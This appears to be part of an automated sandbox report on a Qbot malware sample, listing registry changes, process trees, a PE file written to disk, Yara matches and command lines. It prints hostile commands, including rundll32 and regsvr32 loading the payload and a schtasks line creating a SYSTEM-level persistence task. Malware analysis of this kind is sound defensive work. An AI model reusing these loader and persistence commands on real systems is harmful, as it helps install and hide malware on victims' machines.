HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4CF8	F4CF8	binary	04 00 00 00 54 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EB 9D FF 15 0A 0C D7 01 F8 4C 0F 00 F8 4C 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA859AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2344 Parent PID: 1108

General

Start time:	22:38:40
Start date:	25/02/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\kdfe.vbox,DllRegisterServer
Imagebase:	0xff4f0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\kdfe.vbox	unknown	64	success or wait	1	FF4F27D0	ReadFile
C:\Users\user\kdfe.vbox	unknown	264	success or wait	1	FF4F281C	ReadFile

Analysis Process: rundll32.exe PID: 2328 Parent PID: 2344

General

Start time:	22:38:40
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\kdfe.vbox,DllRegisterServer
Imagebase:	0xbc0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000004.00000002.2094377277.0000000000300000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 2952 Parent PID: 2328

General

Start time:	22:38:43
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x80000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000005.00000002.2356101330.00000000003A0000.00000040.00000001.sdmp, Author: Joe Security

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Pcndfudiy	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	3A3244	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\kdfe.vbox	unknown	326656	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 c2 46 2c 60 00 00 00 00 00 00 00 00 e0 00 0f 21 0b 01 05 0c 00 92 00 00 00 50 04 00 00 00 00 00 54 7f 00 00 00 10 00 00 00 b0 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 f0 05 00 00 10 00 00 88 51 05 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 81 8f 00 00 14 06 00	MZ............................ ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....F,`.......... .!.........P......T........... ..@........................... ....Q......................	success or wait	1	3ACCA0	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\kdfe.vbox	unknown	326656	success or wait	2	3AD09F	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Njhzzfvxkoox	success or wait	1	3ABE9D	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Njhzzfvxkoox	8e79298b	binary	85 90 BA 12 42 8E E9 7F 55 47 33 EF E0 6A 79 97 30 73 23 D4 91 BA D5 21 3B 0B D1 08 7E 66 CB 3F 32 CD BF A5 A6 E6 89 C8 CF 55 61 4D 84 B2 AB 4A 8E 33 AD 05 20 1D E8 0C 59 8A 75 F7 A9 81 6B 93 C6 23 98 E6 BD CE B0 8D 84 60 FD 71 F7 AE 8B 53 A9	success or wait	1	3AC3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Njhzzfvxkoox	bbe6f9c5	binary	D1 4E F3 51 EC F9 C1 06 AB B7 98 D5 0F C6 9D 10 94 18 DC 78 FF CA 30 78 9D B8 00 B5 3F A7 48 69 E5 F0 03 63 35 C2 D9 63 23 D6 22 2C CD 86 EC 79 9D BD 7B ED D1 25 0F B2 7C 80 66 FB 7D B0 80 E6 CE 26 7C 66 B3 4E E5 84 4E 5D 8A BA FE 04 0B 07 CF 46 BF EF E6 D0 68 BA 14 1B 4D 96 94 25 84 9D 4A 59 29 F3 B0 58 5B 53 73 7A 19 2B 34 C3 58 A2 BD 77 24 D3 92 C0 15 16 F7 A5 57 47 8A AD 90 68 0E 4E A6 D5 8E 77 66 07 11 CB 0F 4A 74 3D 74 C6 D3 F7 78 63 6E 52 E4 64 CD 31 B0 B2 09 4D 41 7A F6 5E 43 7C BE C1 25 E8 7C AA 61	success or wait	1	3AC3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Njhzzfvxkoox	11bbedc	binary	F7 E4 AB F7 50 9E 7F AA 9D 1C 90 70 A9 7E 86 7B E6 86 5E A2 E6 A2 71 DB 3E 36 18 CC 7E AC DE 8B 1D A5 08 90 AF 37 BE 08 3B 9E 99 C4	success or wait	1	3AC3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Njhzzfvxkoox	7c13f156	binary	14 08 09 5B C4 C7 EE 62 D1 56 1F E0 B1 52 F1 1B 13 F7 56 CF 9C 20 AC 86 AE 9B 1E 66 55 EE 9F CF	success or wait	1	3AC3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Njhzzfvxkoox	b9a7d9b9	binary	62 A2 65 F0 F9 78 2A A0 E8 80 AA B9 12 FA BD	success or wait	1	3AC3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Njhzzfvxkoox	c4af9633	binary	67 BA 90 6B 99 53 A2 C5 82 45 42 29 0D AA 55 27 02 10 73 4A E5 29 99 10 E8 54 16 E3 88 BC 53 FC 58 D2 D0 6A E9 DE 29 56 94 A4 A5 A1 93 72 D8 DC 89 F5 64 46 FE A1 5C 0E B3 85 53 9A A2 D5 DA D7 25 C7 3F 94 9E A9 88 8A 77 20 6A BE 3E F0 1A 95 FF 92 45 CB	success or wait	1	3AC3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Njhzzfvxkoox	35a9ea0	binary	28 9C EA 79 B0 31 81 4B C3 61 CC 1A 4B 61 B9 1E A8 DA F7 F6 45 03 3D 6F 48 E2 66 A5 8B B5 DF 76 4C C6 77 23 76 CA CE DC D1 49 00 FC AF 63 BB D5 5E 6B 33 61 AA 84 28 8C 21 AE 96 3B FC C1 23 EF 34 73 00 ED 8E 90 1F 0C 35 E2 38 60 42 57 B4 5F AE 8E 99 90 A5 CC 13 D6 3B 07 FD 68 82 16 FD D0 D2 2B BD 85 9A 2C 2F C5 71 08 A7 3C 7E BB 7A 8E 4B	success or wait	1	3AC3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Njhzzfvxkoox	f130467d	binary	25 2A 7B DF F8 25 B4 B5 EC A1 6D 60 07 D6 0E C9 2E C9 77 B9 B9 A8 33 DE 7F 7C 8C E5 3E C9 B3 55 E0	success or wait	1	3AC3F0	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Njhzzfvxkoox	8e79298b	binary	85 90 BA 12 42 8E E9 7F 55 47 33 EF E0 6A 79 97 30 73 23 D4 91 BA D5 21 3B 0B D1 08 7E 66 CB 3F 32 CD BF A5 A6 E6 89 C8 CF 55 61 4D 84 B2 AB 4A 8E 33 AD 05 20 1D E8 0C 59 8A 75 F7 A9 81 6B 93 C6 23 98 E6 BD CE B0 8D 84 60 FD 71 F7 AE 8B 53 A9	85 90 AD 12 42 8E DC 33 A7 C9 5D 1C 4A DA F4 7C 30 DC B1 22 88 81 BD E8 E0 6F 08 6E DB 6D CD 80 49 B2 72 C1 BA 26 64 EC C4 1B A2 18 5A F9 C1 8D CD 3B 68 A2 17 2A 4D 47 47 0C 25 31 55 33 BE 10 1A 3E D4 42 2E 64 32 92 29 4D 79 1C 47 05 14 56 18 ED 7D B0 3D C2 91 25 CB 42 B8 B3 92 CB 72 C8 FC 3E 41 40 BD 7D	success or wait	1	3AC3F0	RegSetValueExA

Analysis Process: schtasks.exe PID: 2908 Parent PID: 2952

General

Start time:	22:38:44

Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn sgovokol /tr 'regsvr32.exe -s \'C:\Users\user\kdfe.vbox\" /SC ONCE /Z /ST 22:40 /ET 22:52
Imagebase:	0xbd0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: taskeng.exe PID: 2920 Parent PID: 860

General

Start time:	22:38:45
Start date:	25/02/2021
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {DA6299CA-95CA-4E9D-8974-2CC05321254C} S-1-5-18:NT AUTHORITY\System:Service:
Imagebase:	0xffb40000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\Tasks\sgovokol	unknown	2	success or wait	2	FFB4433D	ReadFile
C:\Windows\System32\Tasks\sgovokol	unknown	3648	success or wait	2	FFB443A4	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\Handshake\{DA6299CA-95CA-4E9D-8974-2CC05321254C}	data	binary	4D 45 4F 57 01 00 00 00 E4 B7 BD 92 8B F2 A0 46 B5 51 45 A5 2B DD 51 25 00 00 00 00 00 00 00 00 FB 01 45 CA B3 20 FC B8 27 64 5B 7D A2 A3 02 BF 01 14 00 00 68 0B 00 00 FA 88 B2 82 13 85 C5 58 00 00 00 00	success or wait	1	FFB52CB8	RegSetValueExW

Analysis Process: regsvr32.exe PID: 2464 Parent PID: 2920

General

Start time:	22:38:46
Start date:	25/02/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false

Commandline:	regsvr32.exe -s 'C:\Users\user\kdfe.vbox'
Imagebase:	0xffd30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\kdfe.vbox	unknown	64	success or wait	1	FFD3274D	ReadFile
C:\Users\user\kdfe.vbox	unknown	264	success or wait	1	FFD3279B	ReadFile

Analysis Process: regsvr32.exe PID: 2436 Parent PID: 2464

General

Start time:	22:38:46
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\kdfe.vbox'
Imagebase:	0xc90000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: regsvr32.exe PID: 2396 Parent PID: 2920

General

Start time:	22:40:00
Start date:	25/02/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\kdfe.vbox'
Imagebase:	0xffdf0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\kdfe.vbox	unknown	64	success or wait	1	FFDF274D	ReadFile
C:\Users\user\kdfe.vbox	unknown	264	success or wait	1	FFDF279B	ReadFile

Analysis Process: regsvr32.exe PID: 2352 Parent PID: 2396

General

Start time:	22:40:00
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\kdfe.vbox'
Imagebase:	0x220000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis